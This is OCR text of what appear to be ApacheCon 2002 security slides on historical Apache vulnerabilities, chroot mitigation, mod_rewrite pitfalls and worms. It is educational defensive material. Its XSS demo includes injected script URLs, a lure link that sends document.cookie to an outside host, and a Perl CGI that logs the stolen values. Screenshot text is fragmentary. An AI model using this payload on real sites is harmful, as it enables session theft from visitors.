- Should be a minor impact
  - *As long as you don't do something silly*
- Disable mod_autoindex unless you need it

CVE	Title	Description
CAN-2001-0729	Requests can cause directory listing to be displayed	A vulnerability was found in the Win32 port of Apache 1.3.20. A client submitting a very long URI could cause a directory listing to be returned
CAN-2001-0731	Multiviews can cause a directory listing to be displayed	When `Multiviews` are used to negotiate the directory index. In some configurations, requesting a URI with a `QUERY_STRING` of `M=D` could return a directory listing
CAN-2001-0925	Requests can cause directory listing to be displayed	The default installation can lead `mod_negotiation` and `mod_dir` or `mod_autoindex` to display a directory listing if a very long path was created artificially by using many slashes.
CVE-2000-0505	Requests can cause directory listing to be displayed on NT	A user to view the listing of a directory instead of the default HTML page by sending a carefully constructed request.

Return arbitrary files

- It's actually hard to do
  - *Much easier through a bad CGI or PHP script*
  - *Use a CHROOT jail*

CVE	Title	Description
CAN-2000-0913	Rewrite rules that include references allow access to any file	The Rewrite module, `mod_rewrite`, can allow access to any file on the web server. The vulnerability occurs only with certain specific cases of using regular expression references in `RewriteRule` directives
CAN-2000-1204	Mass virtual hosting can display CGI source	A security problem for users of the mass virtual hosting module, `mod_vhost_alias`, causes the source to a CGI to be sent if the `cgi-bin` directory is under the document root. However, it is not normal to have your cgi-bin directory under a document root.
CAN-2000-1206	Mass virtual hosting security issue	A security problem can occur for sites using mass name-based virtual hosting (using the new `mod_vhost_alias` module) or with special `mod_rewrite` rules.

Arbitrary code execution


- Nightmare scenario
- It's only happened *ONCE* to Apache 1.3
  - *and then it was limited to some platforms*
  - *and you didn't get root*

CVE	Title	Description
CAN-2002-0392	Apache Chunked encoding vulnerability	Requests to all versions of Apache 1.3 can cause various effects ranging from a relatively harmless increase in system resources through to denial of service attacks and in some cases the ability to be remotely exploited.
CAN-2002-0061	Win32 Apache Remote command execution	Apache for Win32 before 1.3.24 and 2.0.34-beta allows remote attackers to execute arbitrary commands via parameters passed to batch file CGI scripts.

Mitigate remote exploits

- Use a CHROOT jail

  "This is the best approach we can currently take against such a monolothic piece of software with such bad behaviours. It is just too big to audit, so for simple usage, we are constraining it to within that jail." -- Theo de Raadt, OpenBSD



Local privilege escalation

- A unique issue due to a bug
  - *Local Apache uid can do things as root*
    - Cause a DOS
    - Kill arbitrary processes
  - *You can get Apache uid from CGI, Perl etc*

CVE	Title	Description
CAN-2002-0839	Shared memory permissions lead to local privilege escalation	The permissions of the shared memory used for the scoreboard allows an attacker who can execute under the Apache UID to send a signal to any process as root or cause a local denial of service attack.

Cross Site Scripting (XSS)

- Completely misunderstood
  - *Lets try an example to show the attack consequences*

CVE	Title	Description
CAN-2002-0840	Error page XSS using wildcard DNS	Cross-site scripting (XSS) vulnerability in the default error page of Apache 2.0 before 2.0.43, and 1.3.x up to 1.3.26, when UseCanonicalName is "Off" and support for wildcard DNS is present, allows remote attackers to execute script as other web page visitors via the Host: header.
CAN-2000-1205	Cross-site scripting can reveal private session information	Apache was vulnerable to cross-site scripting issues. It was shown that malicious HTML tags can be embedded in client web requests if the server or script handling the request does not carefully encode all information displayed to the user. Using these vulnerabilities attackers could, for example, obtain copies of your private cookies used to authenticate you to other sites.

Registered Users and Distinguished Guests

Forget your password? Click here to have the Center email it to you (registered users only.)

Last Name

Password

Remember My Login

Log Me In!

"Remember My Login" means that your computer will log you in automatically the next time you come here. If only you use your computer, you should check this

http://www.awe.com/env.cgi - Microsoft Inte

File Edit View Favorites Tools Help

Back Searc

Address http://www.awe.com/env.cgi

```
BASH=/bin/sh
BASH_VERSINFO=([0]="2" [1]="04" [2]="21"
BASH_VERSION='2.04.21(1)-release'
DIRSTACK=()
DOCUMENT_ROOT=/usr/www/awe
EUID=501
GATEWAY_INTERFACE=CGI/1.1
GROUPS=()
HOSTNAME=pingu.awe.com
HOSTTYPE=i386
HTTP_ACCEPT='image/gif, image/x-xbitmap,
HTTP_ACCEPT_ENCODING='gzip, deflate'
HTTP_ACCEPT_LANGUAGE=en-gb
HTTP_CONNECTION=keep-alive
HTTP_HOST=www.awe.com
HTTP_USER_AGENT='Mozilla/4.0 (compatible;
HTTP_VIA='1.1 C760-0016794012 (NetCache N
HTTP_X_FORWARDED_FOR=62.31.114.30
IFS='
'
MACHTYPE=i386-redhat-linux-gnu
OPTERR=1
OPTIND=1
OSTYPE=linux-gnu
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X
PIPESTATUS=([0]="0")
PPID=14210
PS4='+ '
PWD=/home/www/awe
QUERY_STRING=
```

http://www.awe.com/env.cgi?<h1>BOO!</h1> - Mic

File Edit View Favorites Tools Help

Back Search

Address http://www.awe.com/env.cgi?<h1>BOO!</h1>

P54='+ '
PWD=/home/www/awe
QUERY_STRING='

BOO!

'
REMOTE_ADDR=194.117.151.69

Address http://www.awe.com/env.cgi?<script>alert("boo")</script>

BASH=/bin/sh
BASH_VERSINF
BASH_VERSION
DIRSTACK=()
DOCUMENT_ROO
INTE
)
=pingu.awe.com
i386
PT='image/gif, image/x-xbitmap, image/jpeg,
3]="1" [4]

Microsoft Internet Explorer

boo

OK

http://www.awe.com/env.cgi?<script>alert(document.cookie)</scr

File Edit View Favorites Tools Help

Back Search Favorites M

Address http://www.awe.com/env.cgi?<script>alert(document.cookie)</script>

B
B
B
D
D
E
G
G
[3]="1" [4]="release


Microsoft Internet Explorer

Session=29w234skj93485DDFGDsj3345kj

OK


HOSTNAME=pingu.awe.com

```
<html><h1>My cute kitten</h1>
<a href="http://www.awe.com/env.cgi?<script>
document.location=
'http://www.moosezone.com/cute.cgi%3F'+document.cookie
</script>">Click here to see my cute kitten</a></html>
```



```
#!/usr/bin/perl
print "Content-type: text/html\r\n\r\n";
print "<h1>Awww…<h1><img src=cutekitten.jpg>";
open(OUT,">>/tmp/suckers");
print OUT $ENV{"QUERY_STRING"};
close(OUT);
```

Oops


ApacheCon US 2002 Session LV<h1>boo</h1> - Microsoft...
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.apachecon.com/html/session-popup.html?id=<h1>boo</h1>
You have an error in your SQL syntax near '
boo
)' at line 1
Done
Internet

Secret: Understand Cross-site Scripting

mod_rewrite canonicalisation

- CVE-2001-1072, August 2001
- Pass // to most rewrite rules
  - Including ones in our own documentation
- Wrong!

```
RewriteRule ^/somepath(.*) /otherpath$1 [R]
```

- Right

```
RewriteRule ^/+somepath(.*) /otherpath$1 [R]
```

http://www.awe.com/somepath/fred
http://www.awe.com//somepath/fred

...This isn't fixed!!!

Attacks and Exploits

- Who exploits Apache?
- What sort of attacks
  - *Targeted*
  - *Automated*
    - Worms
- Worm makeup
  - *Exploit portion*
  - *Scanner portion*
  - *Payload portion*

Apache Worms

Name	Date	Affects	Exploits
Slapper (Linux.Slapper-A, Linux.Slapper-Worm, Apache/mod_ssl Worm)	13 Sept 2002	Apache with mod_ssl and OpenSSL on various Linux platforms	CAN-2002-0656
Linux.Devnull	30 Sept 2002	Apache with mod_ssl and OpenSSL on various Linux platforms	CAN-2002-0656
Scalper (Ehchapa, PHP/Exploit-Apache)	28 June 2002	Apache on OpenBSD and FreeBSD	CAN-2002-0392

Secrets, finally revealed

- Don’t Panic
- Make a security policy for dealing with Apache emergencies
- Mitigate the risks
- Review the secrets

"The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards - - and even then I have my doubts."
-- Gene Spafford

Secret: If this is too much effort, turn off your server